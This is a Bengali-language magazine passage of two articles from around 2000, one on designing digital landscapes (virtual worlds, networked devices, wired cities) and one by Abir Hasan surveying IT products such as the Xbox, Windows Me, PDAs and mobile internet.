বড় মাপের ডিজাইনের জন্যে তিন ধরনের ডিজিটাল চিত্র বিকশিত হচ্ছে। প্রথমটি হচ্ছে 'ভার্চুয়াল ওয়ার্ল্ড'। এর বিকাশ ঘটছে পর্দার আড়ালে। আজকে এটি দেখতে পাচ্ছি এখনো জায়মান অবস্থায়— ইয়াহু, এওএল ও আমাজান ডট কম ওয়েব সাইটে মিক্সড টেক্সটে গ্রাফিক্যাল ইন্টারফেস ও গ্রাফিক ডাটাবেজের আকারে। এসব সাইট বিকশিত হবে ভার্চুয়াল ওয়ার্ল্ডসের ছদ্মাবরণেই। এর জন্যে প্রয়োজনীয় হার্ডওয়্যার খুব শিগগিরই পাওয়া যাবে সনির 'প্লে স্টেশন টু'-র মতো ডিভাইসে। এবং এসব ডিভাইস যে বিনোদন সুবিধা দেবে তা হবে ওয়ার্লডওয়াইড-ব্যান্ড ইন্টারনেটের একটি প্রাথমিক ব্যবহার।

দ্বিতীয় ধরনের ডিজিটাল চিত্র বা ল্যান্ডস্কেপের উদ্ভব সেই স্থানের রিডিজাইনে, যেখানে আমরা বসবাস ও কাজ করি। অর্থাৎ নতুন ডিজিটাল কক্ষে, গাড়ি ও বিমানের ভেতরে। প্রকৌশলীরা এসব স্টাইলকে বলবেন 'বটম-আপ-ডিজাইন'। উদাহরণ টেনে বলা যায়, এসব গাড়িতে থাকবে স্বাভাবিভাবে ডিজাইন করা একটি রেডিও যাতে অন্তর্ভুক্ত থাকবে নব্, এমএম ও এএম টিউনার, এমপ্লিফায়ার, স্পীকার ও ডিসপ্লে। এ গাড়িতে আরো থাকছে সেলুলার হ্যান্ড-ফ্রী কিট— যার রয়েছে নিজস্ব স্পীকার ও মাইক্রোফোন। এগুলোর আলাদা স্পীকার থাকবে কেন? কারণ এ রেডিও মডুল্যার হবার চেয়ে সমন্বিত হবে বেশি। যে কারণে গাড়ির অন্যান্য ডিভাইসে রেডিও স্বতন্ত্র কার্যকারিতা থাকবে না।

নতুন এ উদ্দেশ্যমুখি ডিজাইন স্টাইলে রেডিওকে বিভক্তি করা হবে সহজ কতগুলো উপাদানে। যেখানে প্রতিটি উপাদান হবে একটি যন্ত্র বা সার্ভিস— পাওয়া যাবে নেটওয়ার্কে। কোণের ব্যবহার, স্পীকারের ব্যবহার হবে একটি নেটওয়ার্ক সার্ভিস। তখন স্পীকার রেডিও-র ভেতরে লুকানো থাকবে না।

এই ডিজাইন স্টাইল তরল ও নমনীয়। একটি অকেজো হলেও অন্যান্য ডিভাইসগুলো কার্যকর থাকবে। গাড়ির ভেতর থেকে সেল ফোন অথবা পিডিএ'র মাধ্যমে স্থানীয়ভাবে পাওয়ার মতো উৎস চিহ্নিত করে চাহিদা অনুযায়ী সেগুলোর সমন্বয় ঘটানো যাবে।

কিন্তু শুধু ডিভাইসের রিডিজাইনিংয়ে সীমিত থাকলে চলবে না রিডিজাইন করতে হবে স্থানকেও। একটা কক্ষে ডিভাইসগুলো হবে অংশমাত্র। স্পীকার, মাইক্রোফোন এবং অন্যান্য বস্তু ও সেন্সরের জানা দরকার একটা আরেকটার সাথে কিভাবে সম্পর্কিত। যাতে করে তথ্য যথাযথ উপায়ে যথাযথ প্রদর্শনের মাধ্যমে উপস্থাপিত করা যায়।

এই রিডিজাইনিং করা চাট্টিখানি কথা নয়। রীতিমতো হাজার হাজার ডলারের শিল্প। ব্যাপারটি ব্যাপক। ডন নরম্যান-এর লেখা বই 'The Design of Everyday Things'-এ দেখানো হয়েছে একটি মাত্র এপ্লায়েন্স ডিজাইন করা কতো কঠিন। একটা ব্যাপক 'ডিজিটাল স্থান' পেতে হলে স্থাপত্য কাজের চেয়েও কঠিন কাজ সম্পাদন করতে হবে। কারণ, এ বড় সমস্যায় স্থাপত্যকর্ম একটা অংশমাত্র।

তৃতীয় ডিজিটাল ল্যান্ডস্কেপ বা চিত্রটি হচ্ছে সেই পদ্ধতি বা উপায়ের ডিজিটায়ন, যার মাধ্যমে আমাদের সাধারণ্যের ব্যবহারের জায়গা, নগর ও আউটডোরগুলোর নতুন নতুন ডিজিটাল যন্ত্রপাতিগুলো কার্যকর থাকতে পারে। এক্ষেত্রে আমাদের সর্বশেষ সংযোজন হচ্ছে অটোমোবাইল— যা তুলনামূলকভাবে আমাদের ধ্বংসের মুখে ঠেলে দিচ্ছে। জেরি ম্যান্ডার তাঁর একটি সতর্কতামূলক বইয়ে উল্লেখ করেন, যদি আমরা যথাযথ প্রযুক্তি উদ্ভাবন করতে না পারি তবে গাড়িগুলোই নগর জীবনকে অতীষ্ট করে তুলতে পারে। এই অবাঞ্ছিত পরিণতি ঠেকাতে আমাদের পাবলিক প্লেস ও নগরগুলোকে ওয়্যারড ও ওয়্যারলেস নেটভুক্ত করতে হবে। চাই আরো বেশি করে নগরীতে ডিজিটাল সেন্সর ও যন্ত্রপাতি। এরই একটা ইলেকট্রনিক ওভারলে'র ব্যাপক চিত্র পাওয়া যায় ১৯৯১ সালে প্রকাশিত ডেভিড জেলান্টারের বই Mirror World-এ। এতে শুধুমাত্র ওয়েব সম্পর্কে উপলব্ধিই প্রকাশ করেনি বরং এতে বলা হয় কী করে ভার্চুয়াল ওয়ার্ল্ড-এর বাস্তবায়ন করা যাবে। জেলান্টার সেই ভবিষ্যত নগর দেখেছেন তার দূরদৃষ্টি দিয়ে।

সামনে চ্যালেঞ্জ

আমরা নতুন ডিজিটাল ল্যান্ডস্কেপ ডিজাইন করতে গিয়ে কমপক্ষে দুটো চ্যালেঞ্জের মুখোমুখি হবো। প্রথমেই এই ল্যান্ডস্কেপকে 'মানবিক' করে তোলা চাই। একটা মানুষ বেড়ে ওঠে গতিবিহীন এক জগতে। অটোমোবাইলে সৃষ্ট ডিজিটাল ল্যান্ডস্কেপ-এ মানবিকতার প্রদর্শন তার কাছে অনুপস্থিত বলেই মনে হবে। আমরা চাই ডিজিটাল ল্যান্ডস্কেপগুলো আমাদের নিজের মতো হোক শুধু এর দামটাই গ্রহন করতে আমরা চাই না এতে আমাদের উপায় - অবলম্বন ও আবেগের প্রতিফলন থাকবে— সেটাও আমাদের চাওয়া তবে একাজটা করা খুব সহজ নয়।

দ্বিতীয় চ্যালেঞ্জ হলো নতুন ল্যান্ডস্কেপকে সুন্দর করে তোলা। তা করতে হলে চাই অভূতপূর্ব বড় মাপের ডিজাইন। এর একটা আভাস মিলবে ক্রিস্টোফার আলেক্সান্ডারের ভবিষ্যত সম্ভাবনাময় ধারণাসমৃদ্ধ বই 'A Pattern Language'-এ বইটি গুরুত্বপূর্ণ ও আশাপ্রদ। আমাদের নির্মিত দুনিয়ার ছোট ছোট বস্তু পর্যবেক্ষণ করেই প্যাটার্ন ল্যাঙ্গুয়েজের উদ্ভব।

পর্যবেক্ষণ চলেছে এদের মধ্যেকার পারস্পরিক সম্পর্কের। যেমন— একটা কক্ষ ভাল কাজ করে যদি আলো আসে দু'দিক থেকে। কারণ, এক্ষেত্রে তীব্রতা-মুক্ত প্রাকৃতিক আলো পাওয়া যায়। আর নিচু সিলিংযুক্ত কক্ষকে বেশি ইন্টিমেট মনে হয় এসব প্যাটার্নগুলো ধরাবাধা নিয়ম নয়।

কমপিউটিং ও যোগাযোগ প্রযুক্তি পৃথিবীটাকে এখন নতুন আকারে সাজাতে শুরু করেছে আমরা ক্রমেই এগুচ্ছি নতুন ডিজিটাল জগতের দিকে। নতুন দুনিয়া, নতুন নতুন চ্যালেঞ্জ। বলা বাহুল্য এ জন্যে চাই 'গ্রেট ডিজিটাল ডিজাইন' সেটাই এখন গোটা মানব জাতির সামনে চ্যালেঞ্জ মানুষ সে চ্যালেঞ্জ, মোকাবেলায় যতটুকু সফল হবে, ফলভোগের মাত্রাটাও হবে সে অনুপাতে এই সফলতার মাত্রা বাড়াতে আমাদের তৈরি হতে হবে বৈকি। ●

তথ্য প্রযুক্তি পণ্যের চিত্র বদলে যাচ্ছে

আবীর হাসান

শুরু হয়েছে তথ্য প্রযুক্তিতে মহা বিবর্তন

বছর শুরু হয়েছিল অতীত স্মৃতি রোমন্থন আর ভবিষ্যত সম্ভাবনাগুলো যাচাই করে। তথ্য প্রযুক্তিখাতে অফুরন্ত সম্ভাবনা দেখেছেন বিশেষজ্ঞরা যা সাধারণ মানুষকে বিস্মিত তো করেছেই শিহরিতও করেছে। সে কারণেই আশা এখন আগের চাইতে বেশি। কিন্তু সম্ভাবনা-আশা যাই থাকুক না কেন তা সময়মত বাস্তবায়ন করতে হলে তো চাই অন্তর্বর্তীকালীন কাজগুলো সুষ্ঠুভাবে সম্পন্ন করা। যেমন ক্ষুদ্রাকৃতির জুতোর বাক্সের আকৃতির মানুষের মস্তিষ্কের সমান ক্ষমতাসম্পন্ন কমপিউটার ২০১২ সালে তো হুট করে আসবে না, এর মাঝখানের বছরগুলোতে গবেষণা ও উন্নয়ন ঠিকমত চললেই না সাফল্য পাওয়া যাবে সময় মতো। আর বিষয়টিতো নৈর্ব্যক্তিক নয় আবার একই সঙ্গে এককভাবে কোন ব্যক্তি বা গোষ্ঠীর কর্তব্যও নয়। আপাতঃ দৃষ্টিতে বিচ্ছিন্নভাবে বিভিন্ন প্রতিষ্ঠান গবেষণা ও উন্নয়ন কার্যক্রম চালালেও সাফল্যের বিষয়টি যাচাই হয়ে যায় বাজার এবং ব্যবহারকারীদের হাতে। তথ্য প্রযুক্তির বিশেষ বৈশিষ্ট্য এটাই। গবেষণা ও প্রযুক্তির উন্নয়নের সাফল্যগুলো গবেষণাগারের চৌহদ্দির মধ্যে আটকে থাকে না, যেগুলো প্রতিযোগিতামূলক বাজারে বাণিজ্যও করে আর ঐ নিরীখেই ঠিক করা হয় পরবর্তী উন্নয়নের কর্মকৌশল।

ইতোমধ্যে বছরের প্রথম তিন মাস পার হওয়ার পর দেখা যাচ্ছে তথ্য প্রযুক্তির প্রবণতা তথা উন্নয়ন, গবেষণা এবং বাজারী কর্মকৌশলের ক্ষেত্রে কিছুটা পরিবর্তন আসতে। এ পরিবর্তনের জন্য দায়ী দুটি ঘটনা— প্রথমটি হচ্ছে মোবাইল টেলিফোনে ইন্টারনেট ব্যবহারে প্রাথমিক সাফল্য এবং দ্বিতীয়টি হচ্ছে টাইম ওয়ার্নারকে আমেরিকা অন-লাইনের অধিগ্রহণ।

এমনিতেই এতদিন ধরে যে সম্ভাবনার কথা বলাবলি হচ্ছিল তারহীন ইন্টারনেট ব্যবহার এবং বিনোদন মাধ্যমকে পুরোপুরি ইন্টারনেটের আওতায় আনার ক্ষেত্রে বাস্তবভিত্তিক উদাহরণ তৈরি হল এ দুটি ঘটনায়। এখন আমেরিকা থেকে ইউরোপের সর্বত্র এবং জাপানে চলছে এই প্রবণতাকে প্রতিষ্ঠিত করার জন্য ব্যাপক গবেষণা। বড় বড় প্রতিষ্ঠানগুলো ইতোমধ্যে কিছু কিছু উদ্যোগও গ্রহণ করছে। এক মাইক্রোসফটের কথা ধরলেই দেখা যাবে বিভিন্ন ধরনের প্রযুক্তি গবেষণায় প্রতিষ্ঠানটি অন্যান্য প্রতিষ্ঠানের সঙ্গে জোটবদ্ধ হচ্ছে। ইউরোপের টেলিফোন জায়ান্ট এরিকসনের সঙ্গে মাইক্রোসফট জোট বেঁধেছে মোবাইল টেলিফোনে ইন্টারনেট ব্যবহারকে সহজতর করার প্রযুক্তি উন্নয়নের লক্ষ্যে। এরিকসনের ওয়্যারলেস এপ্লিকেশন প্রোটকল প্রযুক্তির সঙ্গে উইন্ডোজ সিই প্রযুক্তির সমন্বয় ও কার্যকারিতা বাড়ানোর জন্য কাজকর্ম ইতোমধ্যে শুরু হয়ে গেছে। ইউরোপীয় আর এক টেলিফোন প্রতিষ্ঠান নোকিয়ার সঙ্গে তুমুল প্রতিযোগিতা হচ্ছে। আগামীতে তারহীন ইন্টারনেট যোগাযোগ প্রযুক্তি নিয়ে বাজারে এরাই হবে মূল প্রতিদ্বন্দ্বী।

মাইক্রোসফটকে আরো দেখা যাচ্ছে উত্তর আমেরিকার বিনোদন বাণিজ্যেও প্রভাব বিস্তারের চেষ্টা চালাতে। আমেরিকা অন-লাইন, টাইম ওয়ার্নার অধিগ্রহণের পর মনে হয়েছিল মূল প্রতিযোগিতা হবে এটিএন্ডটির সঙ্গে কিন্তু এখন দেখা যাচ্ছে প্রতিদ্বন্দ্বীতায় মাইক্রোসফট এগিয়ে যাচ্ছে। মাইক্রোসফটের টিভি সার্ভার এখনই দর্শক চাহিদামত শুধু সঙ্গীত নয়, সিনেমা প্রচারেও সক্ষম এবং এ প্রযুক্তি নিয়ে মাইক্রোসফট জোট বেঁধেছে 'এক্সাইট এট হোম' নামের একটি প্রতিষ্ঠানের সঙ্গে। এটি ইন্টারনেটে বিনোদনমূলক অনুষ্ঠান প্রচার করে এবং এর রয়েছে উত্তর আমেরিকায় ছয় কোটিরও বেশি গ্রাহক। এরা মাইক্রোসফটের সঙ্গে জোট বেঁধেছে টেলিভিশন মাধ্যমেও তাদের অনুষ্ঠান সম্প্রচার সক্ষমতা অর্জনের জন্য। মাইক্রোসফট টেলিভিশন সার্ভার এবং উন্নত সেটটপ বক্সের সমন্বয়ে 'এক্সাইট এট হোম' আমেরিকা অন-লাইন ও এটিএন্ডটির বাজারে বেশ ভাল প্রভাব ফেলতে শুরু করেছে। এছাড়া অতিসম্প্রতি মাইক্রোসফট নতুন একটি গেম কনসোল নিয়ে বাজারে এসেছে। এক্সবক্স নামের এই গেম কনসোলটি অত্যাধুনিক প্রযুক্তি সম্বলিত। যা সরাসরি চ্যালেঞ্জ করছে সনির প্লে ষ্টেশনকে। এই এক্সবক্স একই সঙ্গে গেম কনসোল তো বটেই ভিডিও প্লেয়ার এবং ইন্টারনেট যোগাযোগের মাধ্যমও হয়ে উঠতে পারে। ঠিক এর কাছাকাছি ধরনের প্রযুক্তি নিয়ে আসার ঘোষণা দিয়েছিল সনি গত ফেব্রুয়ারি মাসে যার নাম দেয়া হয়েছিল 'প্লে ষ্টেশন টু'। তবে গেম কনসোলের ক্ষেত্রে সনির সুনাম বেশি। এরাও সনি মিউজিক, সনি পিকচারস এবং সনি ওয়েব সাইট প্রতিষ্ঠা করে রেখেছিল, এখন যেগুলোর বাণিজ্যিক ব্যবহার শুরু হয়েছে।

আবার সেগার ড্রিমকাষ্ট কনসোলও উন্নত হয়েছে অনেক। কিন্তু সনির প্লে ষ্টেশন টু-তে না থাকলেও মাইক্রোসফটের এক্সবক্স-এ রয়েছে শক্তিশালী হার্ডডিস্ক ড্রাইভ, ইনবিল্ট মডেম ও ভিডিও ক্যামেরা। এক্সবক্সে আরো আছে উইন্ডোজ শক্তি। সনির প্লে ষ্টেশন টু'র সুবিধা হল নতুন গেমের সঙ্গে সঙ্গে পুরানো গেমগুলোও চলতে থাকবে। মাইক্রোসফটের এক্সবক্স তৈরির পিছনে অবশ্য উদ্দেশ্য অন্য, গেম কনসোল হিসেবে বাজারে আনা হলেও তারা ইন্টারনেট ব্যবহারকেই প্রাধান্য দিচ্ছে বেশি। খেলা, টিভি অনুষ্ঠান, চলচ্চিত্র, সঙ্গীত, সঙ্গে সঙ্গে তথ্য প্রযুক্তির অন্যান্য কাজকর্মও যাতে একটি যন্ত্রের মাধ্যমে করা যায় সেজন্যই এক্সবক্স তৈরি। এতে রয়েছে ৬০০ মে.হা. চিপ। এটা পিসি দিয়ে করা যেত কিনা সেটা একটা প্রশ্ন বটে কিন্তু তাতে করে স্ট্যান্ডার্ড নিয়ে প্রশ্ন তুলতো অন্যান্য পিসি নির্মাতারা, এক্ষেত্রে সেই সমস্যাটা মোকবিলা করতে হচ্ছে না মাইক্রোসফটকে। উল্লেখ্য এই এক্সবক্সই মাইক্রোসফটের প্রথম হার্ডওয়্যার পণ্য।

মাইক্রোসফট আরও দুটি আর্ন্তজাতিক প্রকল্পের সঙ্গে রয়েছে, একটি হচ্ছে ই-বুক অথরিং গ্রুপ অর্থাৎ ডিজিটাল পাঠ্যবই তৈরি করতে চাচ্ছে যারা তাদের গোষ্ঠী এবং অন্যটি হচ্ছে কথা বুঝতে পারা এবং বিভিন্ন ভাষা অনুবাদে সক্ষম প্রযুক্তি উন্নয়নে নিয়োজিত গোষ্ঠী। দ্বিতীয় গোষ্ঠীটির কাজ ধীরে এগুলেও ই-বুক অথরিং গ্রুপের কাজ বেশ এগিয়েছে। মাইক্রোসফট একটি নতুন ফন্ট তৈরি করেছে এবং এর ভিত্তিতে একটি ইন্ডাষ্ট্রি স্ট্যান্ডার্ড নির্ধারিত হয়েছে যাকে বলা হচ্ছে ওপেন ই-বুক অথরিং স্ট্যান্ডার্ড। এর মাধ্যমে কাগজের বইয়ের বদলে ডিজিটাল বইয়ের স্বপ্ন স্বার্থক হতে চলেছে।

আগামী মাসের ২৬ তারিখে আসছে মাইক্রোসফটের অপারেটিং সফটওয়্যার উইন্ডোজ মি (Me)। এটি আসলে একেবারে নতুন নয় উইন্ডোজ ৯৫/৯৮-এর আধুনিক সংস্করণ। মাইক্রোসফটের পক্ষ থেকে বলা হচ্ছে সহস্রাব্দের সংস্করণ এটি এবং সেজন্যই নাম রাখা হয়েছে মি, যা দিয়ে মিলেনিয়াম বোঝানো যায়। উইন্ডোজ ৯৮-এর চেয়ে এর পার্থক্য খুব বেশি নয় তবে এর ইন্টারফেস উইন্ডোজ ২০০০-এর মতো এবং ডিজিটাল ভিডিও ব্যবহারের জন্য এতে রয়েছে মুভি মেকার প্রোগ্রাম। মাইক্রোসফট দাবী করছে এই মি অপারেটিং সিস্টেমে এমএস-ডস-এর কোন প্রভাবই নেই। কিন্তু এর নাম মিলেনিয়াম হল কেন?

বাজার বিশেষজ্ঞরা বলছেন, মাইক্রোসফট নাম খুঁজে পাচ্ছিল না, কারণ কিছুদিন আগেই উইন্ডোজ NT5 সংযোজন হয়েছে উইন্ডোজ ২০০০-এর সঙ্গে।

এর আগে মাইক্রোসফট যখন উইন্ডোজ ৯৮ বাজারে ছেড়েছিল তখন বলেছিল এটি উইন্ডোজ ৯৫-এর উন্নত সংস্করণ। এর পরে এনটি (নিউ টেকনোলজি) দিয়ে আরও কিছু অপারেটিং সিষ্টেম তারা বাজারে ছেড়েছিল। এছাড়া উইন্ডোজ ৯৮-এর দ্বিতীয় সংস্করণও এখন আছে। কাজেই ২০০০ সালে নতুন অপারেটিং সফটওয়্যার নামকরণে সমস্যা হতেই পারে।

গত মাসে কানাডার কোরেল কর্পোরেশন বাজারে ছেড়েছে ওয়ার্ড পারফেক্ট অফিস ২০০০, এটি তৈরি করা হয়েছে লিনআক্স অপারেটিং সিস্টেমের সহযোগী হিসেবে। এর আগে কোরেল উইন্ডোজ ব্যবহারোপযোগী কোরেল ড্র বাজারে ছেড়ে ভাল সাফল্য পেয়েছিল। তবে পরে জাভার সঙ্গে প্রতিযোগিতায় পিছিয়ে পড়ে নেটওয়ার্ক এপ্লায়েন্স তৈরি করেও এর আগে তেমন ব্যবসায়িক সুবিধা করতে পারেনি। এবার সর্বাধুনিক লিনআক্সের ওপর বাজী ধরে মাইক্রোসফট অফিস এপ্লিকেশন্স-এর বাজারে প্রতিদ্বন্দ্বিতা গড়ে তুলতে চাচ্ছে। এর আগে কোরেল কর্পোরেশন ২৪০ কোটি ডলার ব্যয়ে কিনে নিয়েছে ইনপ্রাইজ-এর বেশীরভাগ শেয়ার। এই ইনপ্রাইজই আগে ছিল সুবিখ্যাত বোরল্যান্ড ইন্টারন্যাশনাল। কোরেল প্রথমে কিনেছিল ওয়ার্ড পারফেক্ট কর্পোরেশন এবং বোরল্যান্ডের কোয়াট্রো স্প্রেডশীট অর্থাৎ নেটওয়ার্ক সফটওয়্যার কোম্পানি নোভেলের অবশিষ্টাংশ। কাজেই বোঝা যাচ্ছে কোরেল কর্পোরেশন নতুনভাবে তথ্য প্রযুক্তির বাজারে প্রভাব বিস্তার করতে চাচ্ছে। নতুন পণ্যের সঙ্গে সঙ্গে পুরানো নেটওয়ার্ক কমপিউটার বা ই-এপলায়েন্সের বাজারও এখন চাঙ্গা হচ্ছে কিন্তু প্রতিদ্বন্দ্বীও কম নেই।

এ বছরের ব্যবহারকারীদের প্রবণতার মধ্যে দেখা যাচ্ছে ল্যাপটপ এবং হ্যান্ডহেল্ড বা পিডিএ'র চাহিদা বাড়ছে। শুধু ব্যবসায়ীরা নয় শিক্ষার্থী এবং সাধারণ মানুষও এখন এসব যন্ত্রের দিকে ঝুঁকছে কিন্তু তারা এসব যন্ত্র চাচ্ছে সস্তায় আবার শক্তিতে যাতে এখনকার পিসির মতো হয়। এজন্য দেখা যাচ্ছে বিভিন্ন পুরানো প্রতিষ্ঠানের সঙ্গে অনেক নতুন প্রতিষ্ঠানও ল্যাপটপ ও পিডিএ তৈরিতে এগিয়ে আসছে।

সম্প্রতি তোশিবা নতুন এক ধরনের ল্যাপটপ পিসি তৈরি করেছে ডায়না শীট স্ক্রীণভিত্তিক প্রযুক্তিতে। এতে রয়েছে পলিমার ডিসপ্লে এটি সরবরাহ করছে ব্রিটিশ প্রতিষ্ঠান সিডিটি। এর কোন কীবোর্ড নেই— এটি কণ্ঠস্বর এবং হাতের লেখা দুটি প্রযুক্তিকেই কাজে লাগাতে পারে। তোশিবা দাবী

করেছে ভবিষ্যতের ব্যবহারকারীদের চাহিদা অনুযায়ী তৈরি হয়েছে সম্পূর্ণ তারহীন এ পিসি।

এইচপি সম্প্রতি ৩.৮ কেজি ওজনের ই-পিসি বাজারে ছেড়েছে একে বলা হচ্ছে কর্পোরেট পিসি এপ্লায়েন্স।

উইন্ডোজভিত্তিক'এই ই-পিসির দুটো ভার্সন আছে। একটি ৪৬৬ মে.হা. ইন্টেল সেলেরন (পেন্টিয়াম টু) প্রসেসরসমৃদ্ধ অন্যটি ৭৩৩ মে.হা. পেন্টিয়াম থ্রী প্রসেসরসমৃদ্ধ। প্রথমটির স্মৃতি সংরক্ষণ ক্ষমতা ৬৪ মে.বা. এবং দ্বিতীয়টির ২৫৬ মে.বা.।

পাম কমপিউটিং নামের প্রতিষ্ঠানটি সম্প্রতি পাম থ্রীসি'র একটি সংস্করণ বাজারে এনেছে যেটিতে রঙিন প্রতিচিত্র পাওয়া যায়। মাইক্রোসফটের উইন্ডোজ সিই অপারেটিং সিস্টেমে চলে। সিওন ঘোষণা দিয়েছে তারা রঙিন স্ক্রীণের পিডিএ নিয়ে আসছে। কিন্তু সিওন এবং পাম দুটি প্রতিষ্ঠানেরই সমস্যা ব্যাটারি নিয়ে, কারণ ব্যাটারিতে বেশিক্ষণ চলে না। এছাড়া ওজন এবং আকার নিয়েও সমস্যা আছে। তবে পাম দাবী করছে তাদের ৬.৮৯ আউন্স ওজনের পামথ্রীসি দিনে ৪০ মিনিট করে ব্যবহার করলে একচার্জে চলবে দু'সপ্তাহ। প্রতিদিন কিছু সময় চার্জ দিয়ে নিলে আরও বেশি দিন চলবে।

মাইক্রোসফট উইন্ডোজ ২০০০ কে বিশেষভাবে ল্যাপটপের উপযোগী করার পর এপল তাদের ল্যাপটপ নিয়ে নতুন উদ্যোগ গ্রহণ করেছে। স্টিভ জবস সম্প্রতি ঘোষণা দিয়েছেন তাঁরা আইবুকের স্পেশাল এডিশন বাজারে ছাড়ছেন। এতে থাকছে ৩৬৬ মে.হা. প্রসেসর। আগের আইবুক দুটি রঙে বাজারে ছেড়েছিল এপল-কমলা এবং নীল, এবার আসছে ধূসর রঙে। হার্ডড্রাইভ আগে ছিল ৩ জি.বা. এবার হচ্ছে ৬ জি.বা., মেমরি ছিল ৩২ মে.বা. সেটা হচ্ছে ৬৪ মে.বা.। ৫০০ মে.হা. প্রসেসর দিয়ে এই এপল পাওয়ার বুককে শক্তিশালী করা হচ্ছে এবং হোম নেটওয়ার্কিংয়ের জন্য এপল-এর প্রযুক্তি এয়ারপোর্টের সঙ্গে একে সমন্বিত করা হচ্ছে। কিন্তু এপলের জন্য সমস্যা হয়ে গেছে চাহিদা মতো ৫০০ মে.হা. প্রসেসর তারা তৈরি করতে পারছে না।

মিট ন্যাক নামের নতুন একধরনের হ্যান্ডহেল্ড কমপিউটার তৈরি করেছে লারন অউট এন্ড হসপাই। এ প্রতিষ্ঠানটি বিখ্যাত— কমপিউটারের কথা বোঝা এবং অনুবাদ প্রযুক্তি তৈরির জন্য। এদের এই হ্যান্ডহেল্ড কমপিউটারও কথা বোঝার প্রযুক্তিতেই তৈরি হয়েছে। একে বলা যাবে এবং এর কাছ থেকে শোনাও যাবে, সঙ্গে ই-মেইল আদান-প্রদান এবং ওয়েব সার্ফিংয়ের কাজও চলবে। এর সাহায্যে ই-শপিং সহজ করার বিশেষ ব্যবস্থা রাখা হয়েছে এজন্য। লারন এন্ড হসপাইয়ের প্রধান নির্বাহী গ্যাসটন ব্যাসটিয়েন্স বলেছেন, এই প্রযুক্তিতে হ্যান্ডহেল্ড কমপিউটার বানাতে তারা*উদ্যোগী হয়েছেন এজন্য যে মোবাইল টেলিফোনে ইন্টারনেট ব্যবহার সম্ভবপর হওয়ার পর দেখা গেছে কীবোর্ড ব্যবহার সবেচেয়ে অসুবিধাজনক। এমনকি পড়াও কষ্টকর। তারচেয়ে বলা ও শোনা অনেক সহজ। আসলে মোবাইল টেলিফোনে ইন্টারনেট ব্যবহার প্রচলন করার জন্য এখন শুধু টেলিফোন কোম্পানিগুলোই নয় অন্য অনেক প্রতিষ্ঠানও প্রযুক্তি উন্নয়নে এগিয়ে এসেছে। এদের মধ্যে ফিলিপস, সনি, মাতসুইহিতা, প্যানাসনিক ইত্যাদি প্রতিষ্ঠানের নাম উল্লেখযোগ্য। এরা আবার বিভিন্ন প্রযুক্তি নিয়ে কাজ করছে। এক্ষেত্রে দুটি প্রধান প্রযুক্তি জিপিআরএস (জেনারেল প্যাকেট রেডিও সিস্টেম) এবং ওয়্যারলেস এপ্লিকেশন্স প্রটোকল এতদিন প্রতিদ্বন্দ্বিতা করলেও এখন দেখা যাচ্ছে আরও দুটি প্রযুক্তি নিয়ে কাজ চলছে। এগুলো হচ্ছে ইউএমটিএস বা ইউনিভার্সাল মোবাইল টেলিফোন সিস্টেম এবং এইচএসসিএসডি বা হাইস্পীড সার্কিট সুইচড ডাটা। ইউএমটিএস অনেকটা ওয়াপের মতই তবে এতে ভিডিও আদান-প্রদানের সুবিধা পাওয়া যায়। অন্যটি বেশ জটিল হলেও দ্রুতগতিতে তথ্য আদান-প্রদানের জন্য নোকিয়া আগ্রহী হয়েছে। সম্প্রতি সনি তৈরি করেছে সিএমডি Z5 নামের একটি কমিউনিকেটর। এতে ব্যবহার করা হয়েছে ওয়াপ প্রযুক্তি। সিমেন্স আরো অভিনব কিন্তু বেশ কাজের একটি প্রযুক্তি তৈরি করেছে। আইসি থার্টিফাইভ নামের এই যন্ত্রটি একের ভেতরে দুই, অর্থাৎ বই আকারের একটি যন্ত্রে ই-মেইল টাইপ করার সুবিধা রয়েছে এবং সেই ই-মেইল মোবাইল টেলিফোনের মাধ্যমে সম্প্রচার করা যাবে। দুটি যন্ত্রকে এক প্যাকেজে বিক্রি করা হচ্ছে এবং ব্যবহারকারীরাও বলছেন খুবই সুবিধাজনক।

আসলে নতুন একটি সন্ধিক্ষণে এসে পৌঁছেছে তথ্য প্রযুক্তি। নিত্য নতুন পণ্য এখন প্রায় প্রতি সপ্তাহেই আসছে। পিসি, হ্যান্ডহেল্ড মেশিন এগুলো নিয়ে বাজার বিশেষজ্ঞরা মাথা ঘামাচ্ছেন কিন্তু দেখা যাচ্ছে ক্যামেরা, সিডি রেকর্ডার, প্রিন্টার, ভিডিও রেকর্ডার, এমপি থ্রী মেশিন ইত্যাদি কত রকমের যন্ত্র যে আসছে তার হিসাব রাখাও কষ্টকর হয়ে পড়েছে। অন্যদিকে চিপ নিয়ে চলছে এক মহা আলোড়ন। কিছুদিন আগে সানফ্রানসিসকোতে ইন্টারন্যাশনাল সলিড-স্টেট সার্কিট কনফারেন্সে আইবিএম জানিয়েছে তারা এবছরই মে.হা. অতিক্রম করতে চাচ্ছে। শুধু তাই নয় ইন্টারলকড্ পাইপলাইন কম্প্লেমেন্টারি মেটাল অক্সাইড সেমিকন্ডাক্টর প্রযুক্তিতে তারা তৈরি করবে ৩.৩ জি.হা. ও ৪.৫ জি.হা গতির চিপ।

আবার ইন্টেল আর এএমডি দুটি প্রতিষ্ঠানই জানিয়েছে ১ জি.হা. গতির চিপ তৈরির কথা। কম্প্যাক এবং আইবিএম ১ জি.হা. গতির চিপসম্বলিত পাওয়ার পিসি নিয়ে বাজারে আসার ঘোষণা দিয়েছে। ইন্টেল তাদের পরবর্তী প্রসেসর উইল্লামেতে ১ জি.হা. গতির বানাবে বলেই ধারণা করা হচ্ছে। যদিও নামটি বললেও ইন্টেলের কর্তারা গতির কথা বলেননি কিন্তু সময় যেহেতু অক্টোবর, সেহেতু অনেকটা নিঃসন্দেহ হওয়া যায় যে, এটি ১ জি.হা. গতিসম্পন্ন হবে।

২০০১ থেকে ২০০২ সালের মধ্যে পিসি শুধু নয় পুরো তথ্য প্রযুক্তিতে ব্যবহার্য যন্ত্রপাতির চিত্রই বদলে যাবে। তার আলামত মাত্র দেখা যেতে শুরু করেছে। বিবর্তনের গতি যে অত্যন্ত দ্রুত তা বলার অপেক্ষা রাখে না। ●

আপনি জানেন কি?

